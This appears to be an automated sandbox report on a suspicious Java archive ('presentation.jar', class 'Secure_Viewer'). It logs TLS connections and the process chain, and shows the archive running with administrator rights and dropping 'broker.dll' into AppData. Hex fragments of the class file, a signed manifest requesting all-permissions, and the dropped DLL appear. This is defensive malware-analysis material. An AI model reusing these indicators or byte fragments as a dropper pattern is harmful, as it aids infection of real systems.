May 6, 2021 18:09:20.541434050 CEST	65.9.66.38	443	192.168.2.6	49734	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed May 30 09:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CET 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 18:09:20.543059111 CEST	65.9.66.38	443	192.168.2.6	49735	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020	Sun Jul 17 21:03:01 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 18:09:21.042653084 CEST	35.181.18.61	443	192.168.2.6	49737	CN=*.112.2o7.net, O=Adobe Systems Incorporated, L=San Jose, ST=California, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 14 02:00:00 CEST 2021	Thu Apr 21 01:59:59 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 18:09:21.043514013 CEST	35.181.18.61	443	192.168.2.6	49736	CN=*.112.2o7.net, O=Adobe Systems Incorporated, L=San Jose, ST=California, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 14 02:00:00 CEST 2021	Thu Apr 21 01:59:59 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
May 6, 2021 18:09:21.416762114 CEST	3.212.50.245	443	192.168.2.6	49739	CN=*.truste-svc.net, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Sat Apr 25 13:19:21 CEST 2020	Thu Jun 23 16:37:27 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 18:09:21.428395987 CEST	3.212.50.245	443	192.168.2.6	49738	CN=*.truste-svc.net, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Sat Apr 25 13:19:21 CEST 2020	Thu Jun 23 16:37:27 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: 6552 Parent PID: 5948

General

Start time:	18:09:10
Start date:	06/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c 7za.exe x -y -oC:\jar 'C:\Users\user\Desktop\presentation.jar'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: 7za.exe PID: 6584 Parent PID: 6552

General

Start time:	18:09:10
Start date:	06/05/2021
Path:	C:\Windows\System32\7za.exe
Wow64 process (32bit):	true
Commandline:	7za.exe x -y -oC:\jar 'C:\Users\user\Desktop\presentation.jar'
Imagebase:	0x180000
File size:	289792 bytes
MD5 hash:	77E556CDFDC5C592F5C46DB4127C6F4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\jar\Secure_Viewer.class	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	1863B0	CreateFileW
C:\jar\META-INF	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	184FB8	CreateDirectoryW
C:\jar\META-INF\MANIFEST.MF	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	1863B0	CreateFileW
C:\jar\META-INF	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	2	184FB8	CreateDirectoryW
C:\jar\META-INF\SECURE_VIEWER.SF	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	1863B0	CreateFileW
C:\jar\META-INF\SECURE_VIEWER.RSA	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	1863B0	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\jar\Secure_Viewer.class	unknown	2671	ca fe ba be 00 00 00 34 00 b4 08 00 67 08 00 68 08 00 7e 08 00 86 08 00 90 08 00 91 08 00 a2 08 00 a6 08 00 ae 07 00 78 07 00 7c 07 00 93 07 00 94 07 00 95 07 00 96 07 00 97 07 00 98 07 00 99 07 00 9a 07 00 9b 07 00 9c 07 00 9d 07 00 9e 07 00 9f 07 00 a0 09 00 0a 00 45 09 00 0a 00 46 09 00 0a 00 4b 09 00 0a 00 4f 09 00 0a 00 50 09 00 0a 00 51 09 00 0a 00 52 09 00 0a 00 53 09 00 17 00 4d 0a 00 0a 00 3e 0a 00 0c 00 41 0a 00 0c 00 47 0a 00 0d 00 3c 0a 00 0d 00 42 0a 00 0d 00 54 0a 00 0e 00 3d 0a 00 0f 00 3d 0a 00 0f 00 42 0a 00 0f 00 56 0a 00 10 00 48 0a 00 11 00 4e 0a 00 13 00 3b 0a 00 14 00 44 0a 00 14 00 49 0a 00 16 00 3b 0a 00 16 00 3d 0a 00 16 00 3f 0a 00 16 00 40 0a 00 16 00 55 0a 00 17 00 4a 0a 00 18 00 43 0a 00 19 00 3d 0a 00 19 00 4c 0c 00 6a 00 5b	4....g..h..~.....x..EF...K....O....P...Q....R ...S...M...>...A...G...< ...B...T...=...=...B...V ...H...N...;...D...I...;=?....@....U....J....C=...L..j.[	success or wait	1	186987	WriteFile
C:\jar\META-INF\MANIFEST.MF	unknown	154	4d 61 6e 69 66 65 73 74 2d 56 65 72 73 69 6f 6e 3a 20 31 2e 30 0d 0a 4d 61 69 6e 2d 43 6c 61 73 73 3a 20 53 65 63 75 72 65 5f 56 69 65 77 65 72 0d 0a 50 65 72 6d 69 73 73 69 6f 6e 73 3a 20 61 6c 6c 2d 70 65 72 6d 69 73 73 69 6f 6e 73 0d 0a 0d 0a 4e 61 6d 65 3a 20 53 65 63 75 72 65 5f 56 69 65 77 65 72 2e 63 6c 61 73 73 0d 0a 53 48 41 31 2d 44 69 67 65 73 74 3a 20 71 57 62 5a 55 33 44 4a 72 6d 46 6e 39 56 7a 78 61 5a 32 53 56 4b 38 65 4c 53 4d 3d 0d 0a 0d 0a	Manifest-Version: 1.0..Main-Class: Secure_Viewer..Permissio ns: all- permissions....Name: Se cure_Viewer.class..SHA1- Digest: qWbZU3DJrmFn9VzxaZ2 SVK8eLSM=.....	success or wait	1	186987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\jar\META-INF\SECURE_VIEWER.SF	unknown	263	53 69 67 6e 61 74 75 72 65 2d 56 65 72 73 69 6f 6e 3a 20 31 2e 30 0d 0a 43 72 65 61 74 65 64 2d 42 79 3a 20 4b 65 79 53 74 6f 72 65 20 45 78 70 6c 6f 72 65 72 20 76 65 72 73 69 6f 6e 20 35 2e 34 2e 33 0d 0a 53 48 41 31 2d 44 69 67 65 73 74 2d 4d 61 6e 69 66 65 73 74 2d 4d 61 69 6e 2d 41 74 74 72 69 62 75 74 65 73 3a 20 75 7a 39 6f 57 58 59 5a 73 38 59 55 43 75 58 47 54 44 75 63 6f 2b 34 50 35 57 30 3d 0d 0a 53 48 41 31 2d 44 69 67 65 73 74 2d 4d 61 6e 69 66 65 73 74 3a 20 31 63 71 34 77 58 48 37 32 4a 53 54 62 79 72 56 62 50 39 6e 68 6d 50 4f 7a 49 77 3d 0d 0a 0d 0a 4e 61 6d 65 3a 20 53 65 63 75 72 65 5f 56 69 65 77 65 72 2e 63 6c 61 73 73 0d 0a 53 48 41 31 2d 44 69 67 65 73 74 3a 20 37 6b 75 4f 4f 55 31 44 67 36 4e 62 41 30 45 55 48 4c 4d 76 41 53 6b 75	Signature-Version: 1.0..Created-By: KeyStore Explorer version 5.4.3..SHA1-Digest- Manifest-Main-Attributes: uz9oWXYZs8YUC uXGTDuco+4P5W0=..SHA 1-Digest-Manifest: 1cq4wXH72JSTbyrVbP9n hmPOzlw=....Name: Secure_Viewer .class..SHA1-Digest: 7kuOOU1Dg 6NbA0EUHLMvASku	success or wait	1	186987	WriteFile
C:\jar\META-INF\SECURE_VIEWER.RSA	unknown	6238	30 80 06 09 2a 86 48 86 f7 0d 01 07 02 a0 80 30 80 02 01 01 31 0f 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 30 80 06 09 2a 86 48 86 f7 0d 01 07 01 a0 80 24 80 04 82 01 07 53 69 67 6e 61 74 75 72 65 2d 56 65 72 73 69 6f 6e 3a 20 31 2e 30 0d 0a 43 72 65 61 74 65 64 2d 42 79 3a 20 4b 65 79 53 74 6f 72 65 20 45 78 70 6c 6f 72 65 72 20 76 65 72 73 69 6f 6e 20 35 2e 34 2e 33 0d 0a 53 48 41 31 2d 44 69 67 65 73 74 2d 4d 61 6e 69 66 65 73 74 2d 4d 61 69 6e 2d 41 74 74 72 69 62 75 74 65 73 3a 20 75 7a 39 6f 57 58 59 5a 73 38 59 55 43 75 58 47 54 44 75 63 6f 2b 34 50 35 57 30 3d 0d 0a 53 48 41 31 2d 44 69 67 65 73 74 2d 4d 61 6e 69 66 65 73 74 3a 20 31 63 71 34 77 58 48 37 32 4a 53 54 62 79 72 56 62 50 39 6e 68 6d 50 4f 7a 49 77 3d 0d 0a 0d 0a 4e 61 6d 65 3a 20	0...*H.....0....1.0...`.H. e.....0...*H.....\$.Si gnature-Version: 1.0..Created-By: KeyStore Explorer version 5.4.3..SHA1-Digest- Manifest-Main-Attributes: uz9oWXYZs8YUCuX GTDuco+4P5W0=..SHA1- Digest-Manifest: 1cq4wXH72JSTbyrVbP9n hmPOzlw=....Name:	success or wait	1	186987	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\presentation.jar	unknown	1024	success or wait	1	18686E	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	4	success or wait	1	18686E	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	26	success or wait	1	18686E	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	6813	success or wait	1	18686E	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	4	success or wait	4	18686E	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\presentation.jar	unknown	1440	success or wait	4	18686E	ReadFile

Analysis Process: cmd.exe PID: 6624 Parent PID: 5948

General

Start time:	18:09:11
Start date:	06/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c java.exe -jar 'C:\Users\user\Desktop\presentation.jar' Secure_Viewer >> C:\cmdlinestart.log 2>&1
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\cmdlinestart.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7FF7180EC614	CreateFileW

Analysis Process: conhost.exe PID: 6632 Parent PID: 6624

General

Start time:	18:09:12
Start date:	06/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: java.exe PID: 6684 Parent PID: 6624

General

Start time:	18:09:12
Start date:	06/05/2021
Path:	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_885250\java.exe
Wow64 process (32bit):	true
Commandline:	java.exe -jar 'C:\Users\user\Desktop\presentation.jar' Secure_Viewer
Imagebase:	0xa90000

File size:	192376 bytes
MD5 hash:	28733BA8C383E865338638DF5196E6FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Java
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hsperfdata_user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6DE38C5B	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\hsperfdata_user\6684	read attributes delete synchronize generic read generic write	device	synchronous io non alert non directory file delete on close	success or wait	1	6DE38D58	CreateFileA
C:\ProgramData\Oracle\Java\oracle_jre_usage	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7378845C	CreateDirectoryW
C:\ProgramData\Oracle\Java\oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open reparse point	success or wait	1	737880CF	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	success or wait	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	success or wait	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	success or wait	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	73787673	unknown
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident	object name collision	1	73787663	unknown
C:\Users\user\AppData\Local\broker.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	73789D3D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Oracle\Java\oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	unknown	57	43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 4a 61 76 61 5c 6a 72 65 31 2e 38 2e 30 5f 32 31 31 0d 0a 31 36 32 30 33 34 39 37 35 33 33 30 39 0d 0a	C:\Program Files (x86)\Java\jre1.8.0_211..1620349753309..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	unknown	45	02 00 00 00 00 00 00 00 05 00 4a 32 53 45 00	J2SE.	success or wait	1	73787673	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	51 56 8b f1 6a 00 8d 4c 24 08 e8 9b 15 01 00 8b 46 04 83 f8 ff 73 06 83 c0 01 89 46 04 8d 4c 24 04 e8 a5 15 01 00 5e 59 c3 cc cc cc cc cc cc cc 51 56 57 8b f9 6a 00 8d 4c 24 0c e8 6a 15 01 00 8b 47 04 85 c0 76 0b 83 f8 ff 73 06 83 c0 ff 89 47 04 8b 77 04 f7 de 1b f6 f7 d6 8d 4c 24 08 23 f7 e8 65 15 01 00 5f 8b c6 5e 59 c3 cc cc cc cc 51 56 57 8b f9 e8 a6 1d 01 00 89 07 e8 29 17 01 00 6a 00 8d 4c 24 0c 8b f0 e8 1c 15 01 00 8b 46 04 83 f8 ff 73 06 83 c0 01 89 46 04 8d 4c 24 08 e8 26 15 01 00 8b c7 5f 5e 59 c3 cc cc cc cc cc 51 57 8b 39 85 ff 74 41 6a 00 8d 4c 24 08 e8 e7 14 01 00 8b 47 04 85 c0 76 0b 83 f8 ff 73 06 83 c0 ff 89 47 04 56 8b 77 04 f7 de 1b f6 f7 d6 8d 4c 24 08 23 f7 e8 e1 14 01 00 85 f6 74 0a 8b 06 8b 10 6a 01 8b ce ff d2 5e 5f 59 c3 cc cc cc	QV..j..L\$......F....s....F.. L\$......^Y.....QVW..j..L\$.. j....G...v...S....G..w..... ..L\$#.e..._.^Y....QVW.....).j..L\$......F...s..F..L\$.&.....^Y.....QW.9 ..tAj..L\$......G...v....s.... ..G.V.w.....L\$#......t... ..j.....^_Y....	success or wait	1	73789FBC	WriteFile
